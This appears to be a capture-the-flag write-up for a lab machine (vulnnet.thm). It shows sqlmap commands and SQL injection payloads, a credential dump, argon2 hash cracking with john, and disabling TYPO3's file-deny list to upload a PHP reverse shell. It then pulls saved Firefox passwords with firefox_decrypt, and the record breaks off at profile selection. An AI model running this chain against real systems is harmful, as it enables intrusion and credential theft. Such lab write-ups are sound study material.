
First I search for the tables and columns:

Sqlmap -u [URL] –dbs –tables

I found a vn_admin database & blog database & the information_schema table database.

In the vn_admin database table I found a be_users so I want to see that:


sqlmap -u [URL]  --dbs -D vn_admin  -T be_users --columns



```
[10:02:06] [INFO] fetching columns for table 'be_users' in database 'vn_admin'
[10:02:07] [WARNING] reflective value(s) found and filtering out
Database: vn_admin
Table: be_users
[34 columns]
+-----------------------+----------------------+
| Column                | Type                 |
+-----------------------+----------------------+
| admin                 | smallint(5) unsigned |
| allowed_languages     | varchar(255)         |
| avatar                | int(10) unsigned     |
| category_perms        | text                 |
| crdate                | int(10) unsigned     |
| createdByAction       | int(11)              |
| cruser_id             | int(10) unsigned     |
| db_mountpoints        | text                 |
| deleted               | smallint(5) unsigned |
| description           | text                 |
| disable               | smallint(5) unsigned |
| disableIPlock         | smallint(5) unsigned |
| email                 | varchar(255)         |
| endtime               | int(10) unsigned     |
| file_mountpoints      | text                 |
| file_permissions      | text                 |
| lang                  | varchar(6)           |
| lastlogin             | int(10) unsigned     |
| lockToDomain          | varchar(50)          |
| options               | smallint(5) unsigned |
| password              | varchar(100)         |
| pid                   | int(10) unsigned     |
| realName              | varchar(80)          |
| starttime             | int(10) unsigned     |
| TSconfig              | text                 |
| tstamp                | int(10) unsigned     |
| uc                    | mediumblob           |
| uid                   | int(10) unsigned     |
| usergroup             | varchar(255)         |
| usergroup_cached_list | text                 |
| userMods              | text                 |
| username              | varchar(50)          |
| workspace_id          | int(11)              |
| workspace_perms       | smallint(6)          |
+-----------------------+----------------------+

[10:02:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/api.vulnet.thm'

[*] ending @ 10:02:07 /2023-07-23/


┌──(root㉿kali)-[~]
└─# 
```

Here I want to see the users and the passwords so I but them in the command.


sqlmap -u [URL]  --dbs -D vn_admin  -T be_users -C username,password –dump



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state a
sponsible for any misuse or damage caused by this program

[*] starting @ 10:05:44 /2023-07-23/

[10:05:44] [INFO] resuming back-end DBMS 'mysql'
[10:05:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: blog=1 AND 2245=2245

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: blog=1 AND (SELECT 6186 FROM (SELECT(SLEEP(5)))eBcL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: blog=-5583 UNION ALL SELECT NULL,CONCAT(0x7178706a71,0x634d6a4a43645054776d6f6a66764845444a6a70597a6d5a765569764e456a4f7772655a5950766a,0x7178767a71),NULL-- -
---
[10:05:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ⩾ 5.0.12
[10:05:45] [INFO] fetching database names
available databases [3]:
[*] blog
[*] information_schema
[*] vn_admin

[10:05:45] [INFO] fetching entries of column(s) 'password,username' for table 'be_users' in database 'vn_admin'
[10:05:46] [WARNING] reflective value(s) found and filtering out
Database: vn_admin
Table: be_users
[1 entry]
+----------+--------------------------------------------------------------------------------------------------------+
| username | password                                                                                               |
+----------+--------------------------------------------------------------------------------------------------------+
| [redacted] | [redacted]
+----------+--------------------------------------------------------------------------------------------------------+

[10:05:46] [INFO] table 'vn_admin.be_users' dumped to CSV file '/root/.local/share/sqlmap/output/api.vulnnet.thm/dump/vn_admin/be_users.csv'
[10:05:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/api.vulnnet.thm'

[*] ending @ 10:05:46 /2023-07-23/


┌──(root㉿kali)-[~]
└─# █
```


Now I make a brute force to the password and use it to connect.

It takes too long to crack the password.



```
# nano passlist1.txt

┌──(root㉿kali)-[~]
└─# john C.hash --wordlist=passlist1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (argon2 [Blake2 SSE2])
Cost 1 (t) is 16 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 2 for all loaded hashes
Cost 4 (type [0:Argon2d 1:Argon2i]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (?)
1g 0:00:00:20 DONE (2023-07-23 11:17) 0.04975g/s 3.184p/s 3.184c/s 3.184C/s NsJFz4DLpI..OFc5f2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# █
```

Now we have the password and the username we can log in to the CMD.



admin1.vulnnet.thm/typo3/index.php?route=%2Fmain&token=9804ef41df2048e658d2ce008f0aa1ff748ca807

**TYPO3 CMS 10.3.0**

TYPO3 CMS is an enterprise-class, Open Source Content Management System, used internationally to build and manage websites of all types, from small sites for non-profits to multilingual enterprise solutions for large corporations.

For further information visit typo3.org.

TYPO3 CMS is **freely available** under the TYPO3-license (GNU/GPL).

You are using version 10.3.0 - Copyright © 1998-2023 Kasper Skårhøj

**Getting Started with TYPO3**

New to TYPO3? In our Getting Started Tutorial you will learn the basics how to use TYPO3.

**TYPO3 news**

**TYPO3 11.5.11 and 10.4.29 security releases published** 14-06-22
The versions 11.5.11 and 10.4.29 of the TYPO3 Enterprise Content Management System have just been released.

**typo3.org Website Team Report 2022 Q1** 07-06-22
The typo3.org team develops and maintains all the websites in the typo3.org universe. Working closely with other TYPO3 teams, we aim to satisfy every visitor's need for…

**Deprecation and Shutdown of TER SOAP Interface** 02-06-22
We hereby announce the SOAP interface for the TYPO3 Extension Repository (TER) as deprecated with immediate effect. It will be shut down on July 30th, 2022. Please migrate to the…

**GDPR Report 2021** 31-05-22
"Data protection should not be an obstacle, but a challenge and an opportunity." Wise words from TYPO3 Data Protection Officer, Karen Falkenberg. Here is Karen's report describing…


**Documenting TYPO3 Version 12** 24-05-22
When integrators and editors start using any version of TYPO3, they need to be able to access documentation relevant to the version they are using. We believe that accurate,…

After a go through the page there an option to upload a file.

So here I want to upload a PHP reverse shell I used the reverse shell code in pentestmonkey GitHub.

He give me an error when I upload the PHP file so I search and found in the setting a Configure Installation-Wide Options and there I search for the file Deny and I Delete that and now I can upload the file.

I type this to start the reverse shell >> http://admin1.vulnnet.thm/fileadmin/user_upload/phpRev.php




```
www-data@vulnnet-endgame:/home/system$ ls -la
ls -la
total 92
drwxr-xr-x 18 system system 4096 Jun 15  2022 .
drwxr-xr-x  3 root   root   4096 Jun 14  2022 ..
-rw-------  1 system system 2124 Jun 15  2022 .ICEauthority
lrwxrwxrwx  1 root   root      9 Jun 14  2022 .bash_history -> /dev/null
-rw-r--r--  1 system system  220 Jun 14  2022 .bash_logout
-rw-r--r--  1 system system 3771 Jun 14  2022 .bashrc
drwx------ 16 system system 4096 Jun 14  2022 .cache
drwx------ 14 system system 4096 Jun 14  2022 .config
drwx------  3 root   root   4096 Jun 14  2022 .dbus
drwx------  3 system system 4096 Jun 14  2022 .gnupg
drwx------  2 root   root   4096 Jun 14  2022 .gvfs
drwx------  3 system system 4096 Jun 14  2022 .local
drwxr-xr-x  4 system system 4096 Jun 14  2022 .mozilla
lrwxrwxrwx  1 root   root      9 Jun 14  2022 .mysql_history -> /dev/null
-rw-r--r--  1 system system  807 Jun 14  2022 .profile
-rw-r--r--  1 system system    0 Jun 14  2022 .sudo_as_admin_successful
drwxr-xr-x  2 system system 4096 Jun 14  2022 Desktop
drwxr-xr-x  2 system system 4096 Jun 14  2022 Documents
drwxr-xr-x  2 system system 4096 Jun 14  2022 Downloads
drwxr-xr-x  2 system system 4096 Jun 14  2022 Music
drwxr-xr-x  2 system system 4096 Jun 14  2022 Pictures
drwxr-xr-x  2 system system 4096 Jun 14  2022 Public
drwxr-xr-x  2 system system 4096 Jun 14  2022 Templates
dr-xr-x---  2 system system 4096 Jun 14  2022 Utils
drwxr-xr-x  2 system system 4096 Jun 14  2022 Videos
-rw-------  1 system system   38 Jun 14  2022 user.txt
www-data@vulnnet-endgame:/home/system$ cd .mozilla
cd .mozilla
www-data@vulnnet-endgame:/home/system/.mozilla$ ls -la
ls -la
total 16
drwxr-xr-x  4 system system 4096 Jun 14  2022 .
drwxr-xr-x 18 system system 4096 Jun 15  2022 ..
drwxr-xr-x  2 system system 4096 Jun 14  2022 extensions
drwxr-xr-x  7 system system 4096 Jun 14  2022 firefox
www-data@vulnnet-endgame:/home/system/.mozilla$
```

I tried to print the user.txt but we need permissions so I found the .mozilla/firefox that maybe stores personal data I take that to my kali.

After I have the file now I need a tool to decrypt the data from this file so I used firefox_decrypt from GitHub.


And inside the .mozilla/fierfox there a file named profiles.ini I change one of the path inside him to 2fjnrwth.default-release >>>


root@kali: ~/VulnNEt/.mozilla/firefox
File Actions Edit View Help
root@kali: ~
root@kali: ~/VulnNEt/.mozilla/firefox
root@kali: ~/VulnNEt/firefox_decrypt
GNU nano 7.2
profiles.ini

```
[Install4F96D1932A9F858E]
Default=8mk7ix79.default-release
Locked=1

[Profile1]
Name=default
IsRelative=1
Path=2fjnrwth.default-release
Default=1

[Profile0]
Name=default-release
IsRelative=1
Path=8mk7ix79.default-release

[General]
StartWithLastProfile=1
Version=2
```

Now I used this command>>>


python3 firefox_decrypt.py  ../.mozilla/firefox



```
┌──(root㉿kali)-[~/VulnNEt/firefox_decrypt]
└─# python3 firefox_decrypt.py  ../.mozilla/firefox
Select the Mozilla profile you wish to decrypt
1 → 2fjnrwth.default-release
